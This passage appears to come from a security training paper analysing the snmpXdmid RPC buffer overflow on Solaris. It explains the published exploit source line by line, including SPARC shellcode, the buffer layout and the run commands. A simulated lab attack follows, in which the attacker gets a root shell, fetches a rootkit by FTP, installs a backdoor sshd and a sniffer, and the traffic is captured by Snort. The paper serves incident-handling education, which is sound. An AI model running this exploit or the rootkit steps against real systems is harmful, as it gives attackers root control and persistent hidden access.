   [9] waitForIndication(0x48378, 0x1, 0x...
```

Since the snmpXdmid mapper daemon runs with root privileges hence a command shell that is spawned by the exploit runs with root privileges and allows the attacker to have complete control of the system.

[15] This information has been obtained form http://www.securityfocus.com/archive/1/168936

Digging through the Exploit code

In this section I will explain how the exploit works. This includes description of how the code works.

```
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <rpc/rpc.h>
#include <netdb.h>
#include <unistd.h>
#include <stdio.h>
#include <errno.h>
```

The above lines include all the header files needed by the functions called in the subsequent code

```
#define SNMPXDMID_PROG 100249
#define SNMPXDMID_VERS 0x1
#define SNMPXDMID_ADDCOMPONENT 0x101
```

The above lines define the three macros that will be used later in the code. SNMPXDMID_PROG 100249 is the registered program number of the snmpXdmid daemon with the RPC portmapper. The version of the program is 1, hence SNMPXDMID_VERS 0x1. The 0x101 is the identifier for the DmiComponentAdded indication, which is being used to exploit the buffer overflow vulnerability in the daemon.

```
char findsckcode[]=
    "\x20\xbf\xff\xff"     /* bn,a    <findsckcode-4>        */
    "\x20\xbf\xff\xff"     /* bn,a    <findsckcode>          */
    "\x7f\xff\xff\xff"     /* call    <findsckcode+4>        */
    "\x33\x02\x12\x34"
    "\xa0\x10\x20\xff"     /* mov     0xff,%l0               */
    "\xa2\x10\x20\x54"     /* mov     0x54,%l1               */
    ……
    ……
    ……continued ……..
```

The[16] code above searches the process descriptor table for the socket descriptor of the remote TCP endpoint identified by a port number. In case such an endpoint is located the loop is terminated and found TCP socket descriptor is duplicated on stdin, stdout and stderr of a given process. The findsckcode contains the opcode which will keep the tcp connection alive between the command shell on the attacker's machine and the victim system.

```
char shellcode[]=
   "\x20\xbf\xff\xff"     /* bn,a    <shellcode-4>          */
   "\x20\xbf\xff\xff"     /* bn,a    <shellcode>            */
……
……
……continued ……..
```

The shell code contains the opcode that will be used for spawning a command shell (/bin/ksh).

```
static char nop[]="\x80\x1c\x40\x11";
```

This line defines the opcode for no operations(NOOP). That means on encountering such code the micro-processor will just slide through till the end of these nop's.

```
typedef struct{
   struct{unsigned int len;char *val;}name;
   struct{unsigned int len;char *val;}pragma;
}req_t;
```

This is a recursive declaration of structures where two structures, "name" and "pragma", are defined within the "req_t" structure. We will see later that this structure is used to send the buffer overflow code to the victim system.

```
bool_t xdr_req(XDR *xdrs,req_t *objp){
   char *v=NULL;unsigned long l=0;int b=1;
   if(!xdr_u_long(xdrs,&l)) return(FALSE);
   if(!xdr_pointer(xdrs,&v,0,(xdrproc_t)NULL)) return(FALSE);
   if(!xdr_bool(xdrs,&b)) return(FALSE);
   if(!xdr_u_long(xdrs,&l)) return(FALSE);
   if(!xdr_bool(xdrs,&b)) return(FALSE);
   if(!xdr_array(xdrs,&objp->name.val,&objp->name.len,~0,sizeof(char),
      (xdrproc_t)xdr_char)) return(FALSE);
```

[16] From LSD –pl unix assembly codes development paper. http://www.lsd-pl.net/documents/asmcodes-1.0.2.pdf

```
    if(!xdr_bool(xdrs,&b)) return(FALSE);
    if(!xdr_array(xdrs,&objp->pragma.val,&objp->pragma.len,~0,sizeof(char),
        (xdrproc_t)xdr_char)) return(FALSE);
    if(!xdr_pointer(xdrs,&v,0,(xdrproc_t)NULL)) return(FALSE);
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    return(TRUE);
}
```

RPC handles arbitrary data structures, regardless of different machines' byte orders or structure layout conventions, by always converting them to a standard transfer format called external data representation (XDR) before sending them over the transport. The conversion from a machine representation to XDR is called serializing, and the reverse process is called deserializing. The above code is used for converting to XDR format.

```
main(int argc,char **argv){
    char buffer[140000],address[4],pch[4],*b;
    int i,c,n,vers=-1,port=0,sck;
    CLIENT *cl;enum clnt_stat stat;
    struct hostent *hp;
    struct sockaddr_in adr;
    struct timeval tm={10,0};
    req_t req;
```

This is the main routine and the execution of the program begins from here. It starts with the declarations of all the variables that will be used in the code. We will be encountering all these variables as we go along describing the code. The array "buffer" is used to fill up the buffer overflow code. **CLIENT** structure is the rpc handle defined by the client RPC machine (declared in the clnt.h header). First a CLIENT handle[17] is created and then the client calls a procedure to send a request to the server.
Structure **hostent** is used to store the return value from the gethostbyname() function. The structure **sockaddr_in**[18] is used for storing the details of a socket like IP address, port number etc. The **timeval** structure is defined in the time.h header file and contains two fields that denote seconds and microseconds. The req is a variable of type req_t structure, declared above.

```
    if(argc<2){
        printf("usage: %s address [-p port] -v 7|8\n",argv[0]);
        exit(-1);
    }
```

[17] man page can be found at http://www.unidata.ucar.edu/cgi-bin/man-cgi?rpc_clnt_create+3
[18] Beej's guide to Network Programming http://www.ecst.csuchico.edu/~beej/guide/net/

The above block prints the usage of the executable, if the number of arguments in the command line is not appropriate.

```
while((c=getopt(argc-1,&argv[1],"p:v:"))!=-1){
   switch(c){
   case 'p': port=atoi(optarg);break;
   case 'v': vers=atoi(optarg);
   }
```

The getopt is the function used for parsing options in the command line. In this case there are two options –p and –v that are being parsed.

```
switch(vers){
case 7: *(unsigned int*)address=0x000b1868;break;
case 8: *(unsigned int*)address=0x000cf2c0;break;
default: exit(-1);
}
```

The program assigns the value to "address" - declared as a char address[4] above - depending on the vers variable which contains the version of the solaris that is being attacked. The Solaris version is taken as a command line input from the user. I contacted Job D Hass (who discovered this vulnerability) through e-mail regarding the value being assigned to the "address" variable, he sent the following reply - "*address denotes a heap address where part of the request is copied to. The value depends on the binary that you are attacking and some other stuff such as the environment variables (in case of the stack)*".

```
*(unsigned long*)pch=htonl(*(unsigned int*)address+32000);
*(unsigned long*)address=htonl(*(unsigned int*)address+64000+32000);
printf("adr=0x%08x timeout=%d ",ntohl(*(unsigned long*)address),tm.tv_sec);
fflush(stdout);
```

The above statements assign the value to pch and address after converting from host (little-endian)[19] to network (big-Endian) byte order format by using the htonl function. The value of pch[4] is now {00, 0D, 6F, C0} and of address is {00 0E 69 C0} The printf is used to print the values of address and timeout in seconds (set to 10 above).

```
adr.sin_family=AF_INET;
adr.sin_port=htons(port);
if((adr.sin_addr.s_addr=inet_addr(argv[1]))==-1){
   if((hp=gethostbyname(argv[1]))==NULL){
      errno=EADDRNOTAVAIL;perror("error");exit(-1);
```

[19] More information can be found at http://www.ecst.csuchico.edu/~beej/guide/net/html/structs.html

```
        }
        memcpy(&adr.sin_addr.s_addr,hp->h_addr,4);
    }
```

The above lines fill the sockaddr_in structure(adr) with the address family of the socket (adr.sin_family), port number(adr.sin_port) and IP address of the remote system(adr.sin_addr.s_addr). The gethostbyname function is used incase the hostname of the victim system is given in the command line instead of the IP address. The gethostbyname returns a pointer to a hostent structure(hp) that contains the IP address(hp->h_addr) corresponding to the hostname.

```
 sck=RPC_ANYSOCK;
if(!(cl=clnttcp_create(&adr,SNMPXDMID_PROG,SNMPXDMID_VERS,&sck,0,0))
){
        clnt_pcreateerror("error");exit(-1);
    }
    cl->cl_auth=authunix_create("localhost",0,0,0,NULL);
```

The **clnttcp_create**[20] function creates an RPC client for the remote program SNMPXDMID_PROG, version SNMPXDMID_VERS. The remote program is located at Internet address “adr” in the code above. The parameter sck in the code above is a file descriptor. As sck is RPC_ANYSOCK, clnttcp_create opens a new file descriptor and sets it. Since TCP-based RPC uses buffered I/O, the user has the option of specifying the size of the send and receive buffers which specified as 0 in the code above; values of 0 choose suitable defaults. This routine returns NULL if it fails.

The **authunix_create** function creates and returns an RPC authentication handle that contains .UX authentication information. The first parameter host is the name of the machine on which the information was created (localhost in code above); uid is the user's user ID (0 in above code); gid is the user's current group ID (0 in above code); grouplen (0 in above code) and gidlistp (NULL in above code) refer to a counted array of groups to which the user belongs.

```
    i=sizeof(struct sockaddr_in);
    if(getsockname(sck,(struct sockaddr*)&adr,&i)==-1){
        struct{unsigned int maxlen;unsigned int len;char *buf;}nb;
        ioctl(sck,('S'<<8)|2),"sockmod");
        nb.maxlen=0xffff;
        nb.len=sizeof(struct sockaddr_in);;
        nb.buf=(char*)&adr;
        ioctl(sck,('T'<<8)|144),&nb);
    }
```

[20] http://www.unidata.ucar.edu/cgi-bin/man-cgi?rpc_soc+3

```
n=ntohs(adr.sin  port);
printf("port=%d connected! ",n);fflush(stdout);

findsckcode[12+2]=(unsigned char)((n&0xff00)>>8);
findsckcode[12+3]=(unsigned char)(n&0xff);
```

The getsockname function returns the current name of the specified socket(sck in code above). The connection's source port number is obtained and inserted into the findsckcode routine(findsckcode assignments in the above code) before sending it to the victim server.

```
b=&buffer[0];
for(i=0;i<1248;i++) *b++=pch[i%4];
for(i=0;i<352;i++) *b++=address[i%4];
*b=0;

b=&buffer[10000];
for(i=0;i<64000;i++) *b++=0;
for(i=0;i<64000-188;i++) *b++=nop[i%4];
for(i=0;i<strlen(findsckcode);i++) *b++=findsckcode[i];
for(i=0;i<strlen(shellcode);i++) *b++=shellcode[i];
*b=0;
```

The above code fills up the buffer that is to be sent to the victim machine. The buffer after getting filled up has the following structure:

pch[0]pch[1] pch[2] pch[3] Pch[0]pch[1] pch[2] pch[3] Pch[0]pch[1] pch[2] pch[3]
pch[0]pch[1] pch[2] pch[3] Pch[0]pch[1] pch[2] pch[3] Pch[0]pch[1] pch[2] pch[3]
pch[0]pch[1] pch[2] pch[3] Pch[0]pch[1] pch[2] pch[3] Pch[0]pch[1] pch[2] pch[3]
pch[0]pch[1] pch[2] pch[3] Pch[0]pch[1] pch[2] pch[3] Pch[0]pch[1] pch[2] pch[3]…
………

address[0]address[1] address[2] address[3] address[0]address[1] address[2] address[3]
address[0]address[1] address[2] address[3]address[0]address[1] address[2] address[3]
address[0]address[1] address[2] address[3] address[0]address[1] address[2] address[3]
address[0]address[1] address[2] address[3] address[0]address[1] address[2] address[3]
address[0]address[1] address[2] address[3] address[0]address[1] address[2] address[3]

Nothing Assigned

000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000
000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000
000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000
000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000
000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000
000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000
000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000

nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop
nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop
nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop
nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop
nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop
nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop nop

"\x20\xbf\xff\xff" "\x20\xbf\xff\xff" "\x7f\xff\xff\xff" "\x33\x02\x12\x34"
"\xa0\x10\x20\xff" "\xa2\x10\x20\x54" "\xa4\x03\xff\xd0" "\xaa\x03\xe0\x28"
"\x81\xc5\x60\x08" "\xc0\x2b\xe0\x04" "\xe6\x03\xff\xd0" "\xe8\x03\xe0\x04"
"\xa8\xa4\xc0\x14" "\x02\xbf\xff\xfb" "\xaa\x03\xe0\x5c" "\xe2\x23\xff\xc4"
"\xe2\x23\xff\xc8" "\xe4\x23\xff\xcc" "\x90\x04\x20\x01" "\xa7\x2c\x60\x08"
"\x92\x14\xe0\x91" "\x94\x03\xff\xc4" "\x82\x10\x20\x36" "\x91\xd0\x20\x08"
"\x1a\xbf\xff\xf1" "\xa0\xa4\x20\x01"

Findsckcode

"\x20\xbf\xff\xff" "\x20\xbf\xff\xff" "\x7f\xff\xff\xff" "\x90\x03\xe0\x20"
"\x92\x02\x20\x10" "\xc0\x22\x20\x08" "\xd0\x22\x20\x10" "\xc0\x22\x20\x14"
"\x82\x10\x20\x0b" "\x91\xd0\x20\x08"

Shellcode

Overall construction of the Buffer

```
    req.name.len=1200+400+4;
    req.name.val=&buffer[0];
    req.pragma.len=128000+4;
    req.pragma.val=&buffer[10000];


stat=clnt_call(cl,SNMPXDMID_ADDCOMPONENT,xdr_req,&req,xdr_void,NULL,t
m);
    if(stat==RPC_SUCCESS) {printf("\nerror: not vulnerable\n");exit(-1);}
    printf("sent!\n");
```

The above assignments fill up the req_t structure that will hold the buffer that is to be sent onto the remote system. The following is the description of the clnt_call function:

The clnt_call is a function macro that calls the remote procedure SNMPXDMID_ADDCOMPONENT associated with the client handle, cl, which is obtained with an RPC client creation routine clnttcp_create(). The parameter xdr_req is the XDR function used to encode the procedure's parameters, and xdr_void above is the XDR function used to decode the procedure's results; &req is the address of the procedure's argument(s), and NULL above is the address of where to place the result(s). tm above is the time allowed for results to be returned.

```
    write(sck,"/bin/uname -a\n",14);
```

After the code has executed and the shell spawned back to the attacker, the following command is sent through sck and run on the victim system. The uname prints the basic information about the system like, hostname, version of OS, processor type, etc.

```
while(1){
        fd_set fds;
        FD_ZERO(&fds);
        FD_SET(0,&fds);
        FD_SET(sck,&fds);
        if(select(FD_SETSIZE,&fds,NULL,NULL,NULL)){
            int cnt;
            char buf[1024];
            if(FD_ISSET(0,&fds)){
                if((cnt=read(0,buf,1024))<1){
                    if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                    else break;
                }
```

```
            write(sck,buf,cnt);
        }
        if(FD_ISSET(sck,&fds)){
            if((cnt=read(sck,buf,1024))<1){
                if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                else break;
            }
            write(1,buf,cnt);
        }
    }
```

Here the stdin file descriptor (0) and the sck file descriptor are assigned to a fd_set (a set of file descriptors) by using the FD_SET call. The select watches the file descriptors in the fd_set and blocks while waiting for change of status on any one of those file descriptors. The change of status may be either when more character data is available for reading or when space becomes available with the kernels internal buffers for more to be written to the file descriptor. This way once the connection is established, whatever is received from the victim system is written to the stdout (write(1,buf,cnt)) and whatever is read from the attackers stdin is written to the sck file descriptor(write(sck,buf,cnt)).

Running the exploit manually.

Once we have the above exploit code for the vulnerability in snmpXdmid, our first step is to compile the Source code.

```
# gcc solsparc_snmpXdmid.c –o snmpXdmi
```

This would compile the exploit code and create the executable as snmpXdmi. Next we have to run the command by giving the appropriate parameters on the command line

```
# ./snmpXdmid <Target System IP_Address> -p <Port_no> -v <Version>
```

The –p switch is optional and specifies the port number of the local system to be used for the attack. The –v is the version of the target Solaris system.

Example of running the above exploit is:


```
./snmpXdmi 192.168.0.225 –p 2345 –v 8
```

Description and diagram of the attack

Here we explain how the attack could have been carried out in the network. The description is hypothetical and tries to list out the steps that the attacker would have taken to compromise the vulnerable systems. The description includes output captured in the test lab where I tried to simulate the attack.

The following is the diagram of the test setup that was used for simulating the attack.

Diagram of the attack



The following is the diagram of the attack as simulated in the test lab.
In the test setup, as shown, the attacker system has the IP address as 192.168.0.93 and the victim system, which is the Solaris server, has the IP address 192.168.0.225.There are basically 4 steps involved:

1. The Attacker system sends a RPC portmapper request to the Solaris system for the snmpXdmid service.
2. The RPC portmapper on the Solaris server replies with the port on which the vulnerable service snmpXdmid is running.
3. The attacker runs the exploit and sends the shell code.
4. The root shell is sent back to the attacker.

All the packet captures given in this section contain the above IP addresses.

Brief History

Our organization was one of the big government controlled software development houses with more than 50 branches spread across the country. This was a time when a big player in the country, probably the largest software houses, had gone for a take over of our firm. There was lot of commotion in the organization relating to the future of the present employees in the organization. Our office was the hub of activity as all the top management people used to sit here. The top management and all employees were sending mails to and fro and the mail server was busy than ever. **Downtime for the mail server was not acceptable under any circumstances.**

The senior administrator, Mr. Pathak, had never seen such kind of mail traffic before. Mr. Pathak was an important person in the organization as he was the owner for all the servers in the server segment, including the critical mail server of the organization. He was a senior employee with 20 years of service with our organization.

The organizational structure was such that there were a number of functional units in the company. Each functional unit had one or maximum 2 network/system administrators to take care of the resources in that particular functional unit. All these administrators reported to the Core network team, which comprised of two senior Administrators Mr. Pathak and Mr. Kulkarni and a four member team from the network support staff. Out of the two, Mr Pathak was the system administrator for the 3 servers (1 mail, 2 web) and Mr Kulkarni was the person who took care of the network administration and coordinating with the other functional units for any changes in the network.

The only form of perimeter protection for the server segment was the border router with ACL rules configured on it. About a month previously a firewall had been inserted into the network between the internal LAN and the internet. A Snort sensor had been installed into the server segment a week back and was under test. Apart from this there was no other form of protection- this shows the security awareness that was present till the time this incident occurred.

Our attacker was sitting in some part of the internet, scanning a range of IP addresses for Solaris systems. He had a previously unpublished exploit for snmpXdmid vulnerability, using which he could take control over any unpatched Solaris 2.6, 7 or 8 system. Although the vulnerability was known in security circles the exploit code was not available on any public site. His plan was to set up a number of Zombie systems that he could use for a DDos attack. Out of the many systems he had found, two happened to be in our network. These were the Solaris mail server and the web server.

After the attacker had identified the Solaris systems in our network, he used nmap to portscan them. The results he obtained from scanning the Solaris mail server system in our network are listed below:

```
# nmap –sS –O <Solaris_Mail_Server>

Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2002-02-08
Interesting ports on <Solaris_Mail_Server>:
(The 1595 ports scanned but not shown below are in state: closed)
Port       State       Service
7/tcp      open        echo
9/tcp      open        discard
13/tcp     open        daytime
19/tcp     open        chargen
25/tcp     open        smtp
37/tcp     open        time
111/tcp    open        sunrpc
512/tcp    open        exec
513/tcp    open        login
514/tcp    open        shell
515/tcp    open        printer
540/tcp    open        uucp
4045/tcp   open        lockd
6112/tcp   open        dtspc
7100/tcp   open        font-service
32771/tcp  open        sometimes-rpc5
32772/tcp  open        sometimes-rpc7
32773/tcp  open        sometimes-rpc9
32774/tcp  open        sometimes-rpc11
32775/tcp  open        sometimes-rpc13
32776/tcp  open        sometimes-rpc15
32777/tcp  open        sometimes-rpc17
32778/tcp  open        sometimes-rpc19
32779/tcp  open        sometimes-rpc21
32780/tcp  open        sometimes-rpc23
Remote operating system guess: Solaris 8 early access beta through actual release
Uptime 0.266 days (since Thu Jan 11 09:53:04 2002)

Nmap run completed -- 1 IP address (1 host up) scanned in 5.060 seconds
```

The same results apply to the Solaris web server.
The target of our attacker was the snmpXdmid mapper daemon that listens on a high TCP/UDP port and registers itself with the portmapper daemon. So the next thing he did was to contact the rpc portmapper service to check whether the

snmpXdmid daemon (program number 100249) was listening. The rpcinfo command was used to do this:


```
root# rpcinfo –p <Solaris_Mail_Server>

program   vers   proto   port
100000    4      tcp     111     portmapper
100000    3      tcp     111     portmapper
100000    2      tcp     111     portmapper
100000    4      udp     111     portmapper
100000    3      udp     111     portmapper
100000    2      udp     111     portmapper
100232    10     udp     32773   sadmind
100011    1      udp     32774   rquotad
100002    2      udp     32775   rusersd
100024    1      udp     32772   status
100024    1      tcp     32771   status
100133    1      udp     32772
100133    1      tcp     32771
100002    3      udp     32775   rusersd
100002    2      tcp     32772   rusersd
100002    3      tcp     32772   rusersd
100012    1      udp     32776   sprayd
100008    1      udp     32777   walld
100001    2      udp     32778   rstatd
100001    3      udp     32778   rstatd
100001    4      udp     32778   rstatd
100083    1      tcp     32773
100221    1      tcp     32774
100235    1      tcp     32775
100021    1      udp     4045    nlockmgr
100021    2      udp     4045    nlockmgr
100021    3      udp     4045    nlockmgr
100021    4      udp     4045    nlockmgr
100021    1      tcp     4045    nlockmgr
100021    2      tcp     4045    nlockmgr
100021    3      tcp     4045    nlockmgr
100021    4      tcp     4045    nlockmgr
100068    2      udp     32779
100068    3      udp     32779
100068    4      udp     32779
100068    5      udp     32779
300326    4      tcp     32776
100229    1      tcp     32777
100230    1      tcp     32778
300598    1      udp     32784
```

300598	1	tcp	32779
805306368	1	udp	32784
805306368	1	tcp	32779
100249	1	udp	32785
100249	**1**	**tcp**	**32780**
1289637086	5	tcp	32782
1289637086	1	tcp	32782

From the output of the rpcinfo command he was confirmed that snmpXdmid was running on the system and found that it was listening on TCP port 32780. Now the only thing left for him to do was to run the exploit code. The code was run using the snmpXdmid binary that was compiled from the snmpXdmid.

#./snmpXdmid <Solaris_Mail_Server> –v 8



The above screenshot shows the successful over flow of the buffer. The attacker has got the shell prompt and the first command run from within the exploit code is 'uname –a'. The following is the output from the other commands run on the compromised system:

```
copyright LAST STAGE OF DELIRIUM mar 2001 poland //lsd-pl.net/
snmpXdmid for solaris 2.7 2.8 sparc
adr=0x000e69c0 timeout=10 port=621 connected! SunOS giac 5.8 Generic sun4u sparc SUNW,Ultra-1

who
```

```
root       console          Feb 10  12:49      (:0)
192.168.0.225.32780 192.168.0.93.621 5840  0 24616     23 ESTABLISHED
```

(A 'who' command shows that the attacker has been able to get command shell and is connected to the solaris mail server on port 32780 from local port 621.)

```
ls –l
drwxr-xr-x   2 root     root         512 Aug 28 08:51 TT_DB
lrwxrwxrwx   1 root     root           9 Aug 28 07:15 bin -> ./usr/bin
drwxr-xr-x  15 root     sys         3584 Aug 28 09:36 dev
drwxr-xr-x   4 root     sys          512 Aug 28 07:42 devices
drwxr-xr-x  41 root     sys         3072 Aug 30 08:41 etc
drwxr-xr-x   4 root     sys          512 Aug 28 07:12 export
dr-xr-xr-x   1 root     root           1 Aug 28 09:36 home
drwxr-xr-x   9 root     sys          512 Aug 28 07:15 kernel
lrwxrwxrwx   1 root     root           9 Aug 28 07:15 lib -> ./usr/lib
drwx------   2 root     root        8192 Aug 28 07:11 lost+found
drwxr-xr-x   2 root     sys          512 Aug 28 07:15 mnt
dr-xr-xr-x   1 root     root           1 Aug 28 09:36 net
drwxrwxr-x   6 root     sys          512 Aug 28 08:30 opt
drwxr-xr-x  17 root     sys         1024 Aug 28 07:40 platform
dr-xr-xr-x  56 root     root       30656 Aug 30 08:45 proc
drwxr-xr-x   2 root     sys         1024 Aug 28 08:31 sbin
drwxrwxrwt   6 sys      sys          415 Aug 30 08:41 tmp
drwxr-xr-x  33 root     sys         1024 Aug 28 07:57 usr
drwxr-xr-x  30 root     sys          512 Aug 28 08:51 var
dr-xr-xr-x   6 root     root         512 Aug 28 09:36 vol
dr-xr-xr-x   1 root     root           1 Aug 28 09:36 xfn

netstat –an | grep 621
192.168.0.225.32845 192.168.0.93.621 18824   0 24616     23 ESTABLISHED
```

After taking complete control over the system he connected to a ftp server to download the rootkit.

```
ftp
ftp> open 192.168.0.224
Connected to 192.168.0.224 (192.168.0.224).
220 ready, dude (vsFTPd 1.1.0: beat me, break me)
Name (192.168.0.93:root): Mr_Attacker
331 Please specify the password.
Password:
230 Login Successful. Have Fun.
ftp>bin
ftp>get k.tar.gz
ftp>bye
```

The attacker having downloaded the rootkit now uses the following commands.

```
#mkdir /usr/lib/vold/nsdap/.kit
#mv k.tar.gz /usr/lib/vold/nsdap/.kit
#cd /usr/lib/vold/nsdap/.kit
#gunzip k.tar.gz
#tar –xvf k.tar
#./install
```

The rootkit has now been installed.

As part of installation of the rootkit a number of shell scripts were also run. The scripts have been listed out in Appendix-B.

The scripts replaced the system binaries with the trojaned binaries, the following are the list of binaries that were to be replaced

```
/usr/bin/ls
/usr/bin/du
/usr/bin/ps
/usr/ucb/ps
/usr/bin/su
/usr/bin/passwd
/usr/bin/find
/usr/bin/netstat
/usr/sbin/ping
/usr/bin/strings
/usr/bin/lsof
/usr/bin/login
```

As part of installation of the rootkit the attacker installed an ssh-1.2.25 daemon running on 45456 port as the backdoor. The binary was put in the /usr/bin directory and named as /usr/bin/sshd2. The entry "/usr/bin/sshd2 –q" was added to the network.sh script in the /etc/rcS.d directory. So whenever the system rebooted the backdoor was started

The "ps" and "netstat" Trojan binaries were used hide the presence of the attacker's processes like sshd2 and lpset. Similarly the "ls" binary hid the attacker's files like the nsdap directory present in /usr/lib/vold directory- nsdap is the parent directory where the rootkit was installed. The trojaned "find" also filtered a set of directories related to the rootkit.

A script to patch the system against this vulnerability was also used while installing the rootkit- this script tries to download the 8_Recommended.zip patch cluster from the Sun™ site and install it on the compromised system.

A script called "findkit" was run which finds additional rootkits or Trojan binaries in the system.

The "sniffload" script installs a sniffer as /usr/lib/lpset and creates the sniffer log file as the /dev/prom/sn.l. An entry is made in the /etc/rc2 and /etc/rc3 scripts as /usr/lib/lpstart which starts up the sniffer on system boot.

The main aim of the attacker was to:

1. Take total control of the system by running the buffer overflow exploit.
2. Install a sniffer on the system – for sniffing traffic and gathering passwords
3. Install a backdoor for unrestricted entry into the system
4. Installing trojaned binaries that could hide his backdoor and prevent the detection of any files that he had put into the system
5. Run system log cleaners to remove any traces of his entry
6. Use this system for launching further attacks

Spying on the attack using Snort

When tracking the traffic generated between the attackers system and the victim system the following logs were generated by Snort. These logs correspond to the buffer overflow attempt, and some commands run by the attacker immediately after login. All the packets captures shown here are from a test lab setup.

The following traffic capture shows the first section of the buffer – used for the overflow- in the network traffic. According to the earlier discussion of the exploit code, when we are doing an attack on Solaris 8 the value of the variable address is "00 0E 69 C0" and pch is 00 0D 6F C0". As we saw in the structure of the buffer, this constitutes the first section of the payload being passed to the victim system. Below, we can see the buffer containing the contents of pch being passed over the network.

```
08/30-22:09:56.004778 0:D0:59:23:EF:58 -> 8:0:20:8F:7E:92 type:0x800
len:0x5EA
192.168.0.93:621 -> 192.168.0.225:32780 TCP TTL:64 TOS:0x0 ID:23936
IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x945B374D  Ack: 0xA044C8FB  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2452020 1092331
00 00 0F 9C 00 18 5D 79 00 00 00 00 00 00 00 02  ......]y........
00 01 87 99 00 00 00 01 00 00 01 01 00 00 00 01  ................
00 00 00 20 3F 50 D3 5C 00 00 00 09 6C 6F 63 61  ... ?P.\....loca
